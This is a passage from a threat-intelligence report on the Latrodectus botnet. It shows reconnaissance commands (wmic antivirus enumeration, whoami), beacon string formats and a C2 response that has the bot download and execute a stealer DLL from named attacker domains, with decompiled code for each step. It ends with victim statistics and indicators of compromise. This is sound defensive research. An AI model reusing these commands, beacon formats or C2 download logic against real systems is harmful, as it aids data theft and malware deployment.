cmd.exe /c wmic.exe /node:localhost /namespace:\root\SecurityCenter2 path AntiVirusProduct Get DisplayName | findstr /V /B /C:displayName || echo No Antivirus installed	net_wmic_av
cmd.exe /c whoami /groups	whoami_group

Latrodectus base64 encodes the outputs and appends them to the *base beacon* using the extra fields from the table above. The beacon field `type` is set to `3`, indicating a *sysinfo beacon*.


```
 95      if ( sysinfo_data && !additional_buf )
 96      {
 97        v1 = CountChars(sysinfo_data);
 98        additional_buf = AllocMemAndCopy(sysinfo_data, v1);
 99        sysinfo_data = 0LL;
100        type = 3;                              // sysinfo beacon
```

Figure 30: Sysinfo beacon

The complete beacon string for the *sysinfo beacon* looks like following:

```
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d
&direction=%s&realip=<base64>&ipconfig=<base64>&systeminfo=
<base64>&domain_trusts=<base64>&domain_trusts_all=
<base64>&net_view_all_domain=<base64>&net_view_all=<base64>&net_group=
<base64>&wmic=<base64>&net_config_ws=<base64>&net_wmic_av=
<base64>&whoami_group=<base64>
```

Command ID 21 - Download and exec stealer module

When Latrodectus receives command ID 21, it also receives as an argument the filename of the DLL file hosted on the C2 server. In the response below, the filename is `stkm.bin`, and `front://` is included to be replaced with `https://<current C2 domain>`

```
CLEARURL
URLS|0|https://grizmotras.com/live/
URLS|1|https://kokcheez.website/live/
COMMAND|21|front://stkm.bin
```

Figure 31: C2 response with command ID 21

Latrodectus downloads the module DLL and spawns a new thread to execute it and collect the data.

```
12  ZeroBuf(file_download_url_wide, 0x208uLL);
13  v1 = CountChars(file_download_url);
14  MultiByteToWideChar(0, 1u, file_download_url, v1, file_download_url_wide, 0x104);
15  response = 0LL;
16  response_size = 0;
17  v6 = DownloadFile(file_download_url_wide, 0LL, &response, &response_size);
18  if ( !*response || !v6 || !response_size )
19    return 0LL;
20  mem = NtAllocateVirtualMemoryWrapper(response_size);
21  MemCopy(mem, response, response_size);
22  stiller_args = NtAllocateVirtualMemoryWrapper(0x18uLL);
23  stiller_args->downloaded_file = mem;
24  stiller_args->root_response_size = response_size;
25  stiller_args->p_stiller_data = &stiller_data;
26  stiller_thread_hdl = CreateThread(0LL, 0LL, StillerModuleWorker, stiller_args, 0, &ThreadId);
27  NtFreeVirtualMemoryWrapper(response);
28  return 1LL;
```

Figure 32: DLL download and thread creation

The data collected by the stealer module is stored in a buffer with the following format: `&stiller=<data>`. This data is then added to the next beacon string, with the beacon field type set to `21`, indicating a *stealer beacon*.

```
100    if ( stiller_data && !additional_buf )
101    {
102      additional_buf = stiller_data;
103      stiller_data = 0LL;
104      beacon_type = 21;                      // stealer beacon
```

Figure 33: Stealer beacon

Campaigns and victims

We tracked 10 different group names associated with Latrodectus and observed nearly 5.000 distinct victims across all campaigns.

Latrodectus Groups/Campaigns:

The top 10 most affected countries are:

Group	Group ID (FNV-1a hash)
test	2949673445
Novik	1053565364
Olimp	445271760
Liniska	2020984416

Group	Group ID (FNV-1a hash)
Trust	2317793045
Supted	1081065992
Littlehw	510584660
Facial	3828029093
Electrol	2221766521
Compati	3581839234

| United States (652) United Kingdom (444)	Netherlands (439) Poland (360)	France (349) Czechia (284)	Japan (244) Australia (229)	Germany (228) Canada (187)

Figure 34: Complete distribution of victims

Conclusion

Thanks to Operation Endgame, Latrodectus is currently offline. There is a possibility that the threat actors will attempt to revive the botnet and improve its overall operational security to prevent future disruptive actions. At Bitsight we will continue to monitor the activity of these threat actors and be on the lookout for new infrastructure related to Latrodectus.

Bitsight thanks the following organizations for supporting this research: Registrar of Last Resort (RoLR), Radix, ShortDot, BestTLD, DoMEn, CentralNic.

Indicators

File hashes

Latrodectus bot:

5edc39cbd89d3ba70a4737f823933af93f3c182134af8e34e0af9a316afaaca8
9fad77b6c9968ccf160a20fee17c3ea0d944e91eda9a3ea937027618e2f9e54e
e5aed4e2fdda9242d6a723ece8c6d7b2b2a3f1f82abcac66e1480b6794c23bfc
3e0524346e447a3dcadc528ec3a009c8b34cf3c0d1c7423c4d168b432b2c8b72
465f931e8a44b7f8dff8435255240b88f88f11e23bc73741b21c20be8673b6b7
9e7fdc17150409d594eeed12705788fbc74b5c7f482a64d121395df781820f46
da6ca4c2fc0ef28c2a59874164ce691e74a2f41329d59b0344282bfdf4eb2324
f419c4f9ee51391da7ef8b679683593ed76181b1a5702c58944ba64adeb25cd9
6091f2589fef42e0ab3d7975806cd8a0da012b519637c03b73f702f7586b21ef
1d7e154b07ff64d36c57af9a4d6f95d6f108112e7df433ced840b77b32b3b1e2
ac096895773aab31910cee9d9611fbf3fcf7b2ba76678237ecd676d350c91c9c
7040402574a686f031c3af5fed37509d8979855397787aab70b2d1059099d2da
5d36d2cbf0a92c31692861af5c43b7faee35a2c13a36a7d6f4bdca27d2fa1dbe
34aff1767909ff582d15949922549fddb5849f163260ad3efdc32d4f869fdf09
d38643133189bc880af537a371087e2e34fa36e0f96fd19a42969d3bc72fe95b
9645a12079edffd20560d4631160a6052ae5728d6f73b7366588166ad281c534
805b59e48af90504024f70124d850870a69b822b8e34d1ee551353c42a338bf7
535da28d4c95d3b379336314471f118dc99ce4a85d97fdf0b9cc6afb22da02d9
bb7cb5aea4192a035376d380682716235fdb4809d06b63b63d6d6d1061a5c231
03e0ca10cbf06f45fefd102dc8e42665729d8891e047348dea7dcceb9b5559cc
e8263e35b92634d20e61a78c12bc95aab476381b5f03364d9fbb5d74b8fb2eb8
fbaa36fbd8f43d80ecc3c8c26701de0beca3db8402af5e8ce27105a68e918082
65da6d9f781ff5fc2865b8850cfa64993b36f00151387fdce25859781c1eb711
8299972879ce911c095668360ea47e0be1dfaf17b62b64ada8a613eaaabd86ea
80f167003759e598fcd7cb868d90e60c77af4da5971afc9cda1f552d1325d2d7
d8b902568386f588fb2d42a77cd39062ada13c9a3fed0adf20ab6510f3b4a681
2b44b68e36c30aa9096429eeb0456e3b34b09dc3ea2ce0bd81aee2393bb3cfe4
f5d01d8ebee528426c2312469e593beca132a1ecc2c664582852d400f055d24a
d458a1459e865ba6faeca30447fba1f7813cf8e3e5e4c454c4d93d1a2b345805
d8a5afdf8311eb92eae60c9774fc1b0b138f436affe99b2c64dbe93d8c07fcce
fc4932314471c91434fde050e85967de31701e0b391440c1c5f9aa5d6fde615d
38450cf934121c9f92785beffb736029190147523109607683240290d9ba91e13
5562c6ad5765792def276e009395a57a6bf841c87cddefb6f8e8d75b74076e83
ca15d149f53a51592c80c57e64de73e090777749422525d22b3b096a1ae75a4a
a94693776f14544219fca02959c2d2d095014a9ef2dd0deb4a68af4f39fb44bb
388021747b85453adff2680c8a0e13e230f4eeada1a1055e3fb8e09800d4fb79
72db19a5ccc7e378e72bd3cf8339280fc47f05b5ff65b1fb3893be6369a5c8bf
326d297b441a40bb3f53bb55cb727e0fbed422470977ca167b1c919029be746b
3243e67a2ebad9bfd8746d7c2d48eb8a7241fd09ca19c4c9adfc08fa4923c212
ef5db8b473e279620207777c42ef9ad14adf8b100ceb20dc4f7e1bd5271ecd3c
b740a321546671ad7ebdf540189cbea05a2307b0033f2e17535c23bb38217a91
fc21a125287c3539e11408587bcaa6f3b54784d9d458facbc54994f05d7ef1b0
232adaf8b3b2680c04df97c19c7d81edeb80444936741859b1a1f27245ed90c0
a547cff9991a713535e5c128a0711ca68acf9298cc2220c4ea0685d580f36811

4b04d68c3fb64a945cc674a6153bef936cddf7562060ba0f6491823e65832df2
f03d30b1f691c64ddc8c044cfe5b7f2e41c997c032bbb40606fdbae010d3141d
a1e74120c32162d18c0245a8390360e9b63a11887e396c270e0ed35296952598
39560737786ab991c38a607b520bdc7c5345135120cfb54343d7e7f6da5e2632
4089f000d8345012ec48d4e6ab6462d4310dce81a152b185cd9f8a5ac8ae7088
d1d691babaacf66e54d48439cc667be062f05c1a1d08c67e6c0a185010f30c73
b6b4c61084bd6cb38cadf548a7463b5a053ee989bbf91dff0199338f8344f848
1bed9c089a3c1dd81a17834827129022f8cf417e86e6f9f15bd43ed3ac62e303
320003269cedbd3f177fefcda92050272d94a90ceeae5a235d95de67912c0408
2c6b753a8dd1cf1e286c1c8db9c42e20be341086006788cfda6a5ab36c3b83db
e68c0df322df91bcc0d1b50881238728464a2bc05705925745df44877db2b6c4
b4885bb4b4d07c2fc343a50ddb3eaf7f4f22ffca4fc795797e71457d5660524f
f186303dbd218f7aef0967090b2264d108f8656ca44958f8a4264d49304b1754
9470f972c6ce0d7c41e9d2caad45f0d9adf172336fe158e747cdd1b86a7514a9
b9e38a709c123ef5c20af347dc16376ae0f7fab6b49eb35f434b1572eb785193
53b0d542af077646bae5740f0b9423be9fb3c32e04623823e19f464c7290242f
3f22ede88af7e0c37c8ac521605540bc186ae10db639ee643cd7112e40f64806
378b83dca8c8e59b61d88368995030f987baa6b2da1246a20b276a9a89400488
d1e2e287c96c290e161c553d99a115e7d72f83f23c850621169a27cca936f51b
5bbc2e4991497b97eae9814dc29d7ee17a12cfabce2ed76d501da313a3f63ff5
204d74023d3a943128369831e2a5e18e90d940373481b38c70909575ed483d2d
a0c4e90970c692d775067bf02dff5ea061afe0d6a0ccd4de93ffe582fd31ce49
063d6865a097b0a674b3cfa483ef6e8d87bda0b46234dc916e8cb62ae14e1a69
49a33a61fdb463fabb1e09c8bc0d16c84791d2b51ab11ee368f757e968b55c02
26d51dce0caeb68a9787923b3e3a61704ee3e0ca933c07ef6f2c266eae23610a
df3f2893b0493532e5a22903d3f4561152f1770f8614fe3ab2c00fb4fdaa9b74
09a4a3eeb7d9ff6b2bcaf85f163b6efa43c3723373bf038edc25142335b4c5d7
2c9b47928c207ea67f08658f61d1aafedd8443e6640c5fb69249a127295ba5db
e4cd8ecb1ac4f1cd4230269de167e605c2ecfaf269569234a79b526820baf352
d855daede0b97277d68e04c73ef0f2a36690faa77539914aa7948ee045427042
b9cd37a65e73cfcdf689c1581c794d545ad01d1efe78cdc8b565345c2ab4bf66
9f5b35edb30ad89c8eb3cf177ff0514b357b4e454661b7911242633aa6899e56
f5548ccbb81261f03b643b0f5204b609430af6c8d40a50859768db941a99f713
5126379962961347c0573fa2de2de95b0cdb75d636fd0e39c345fb1d967b54d5
8c064adc47d8b36363262d2d0299f8d688621e38678b84e038b04f6da24af115

Stealer module

988565f1618eafa7a7447b3c3b1785d07bfde0db37e0da3ee11de1a1ebf09725

Sysinfo module:

47e9917ce0afc96632db5e95db2fd9aff10d05b0399fd05d02035eacb3c1f399

C2 domains

antyparkov.site
aplihartom.com
aprettopizza.world
arsimonopa.com
aytobusesre.com
drendormedia.com
drifajizo.fun
fasestarkalim.com
fluraresto.me
frotneels.shop
ganowernis.com
ganstaeraop.shop
ginzbargatey.tech
goalcempiz.com
grebiunti.top
grizmotras.com
grunzalom.fun
illoskanawer.com
jarinamaers.shop
jertacco.com
kokcheez.website
lemonimonakio.com
mastralakkot.live
mazdakrichest.com
miistoria.com
minndarespo.icu
niceburlat.me
nimeklroboti.info
peermangoz.me
pewwhranet.com
plwskoret.top
popfealt.one
postolwepok.tech
qaliharsit.tech
riverhasus.com
saicetyapy.space
scifimond.com
skinnyjeanso.com
sluitionsbad.tech
startmast.shop
stratimasesstr.com
titnovacrion.top
trasenanoyr.best
wikistarhmania.com
winarkamaps.com
workspacin.cloud
wrankaget.site
zumkoshapsret.com

RC4 keys

12345

eNIHaXC815vAqddR21qsuD35eJFL7CnSOLI9vUBdcb5RPcS0h6

xkxp7pKhnkQxUokR2dl00qsRa6Hx0xvQ31jTD7EwUqj4RXWtHwELbZFbOoqCnXl8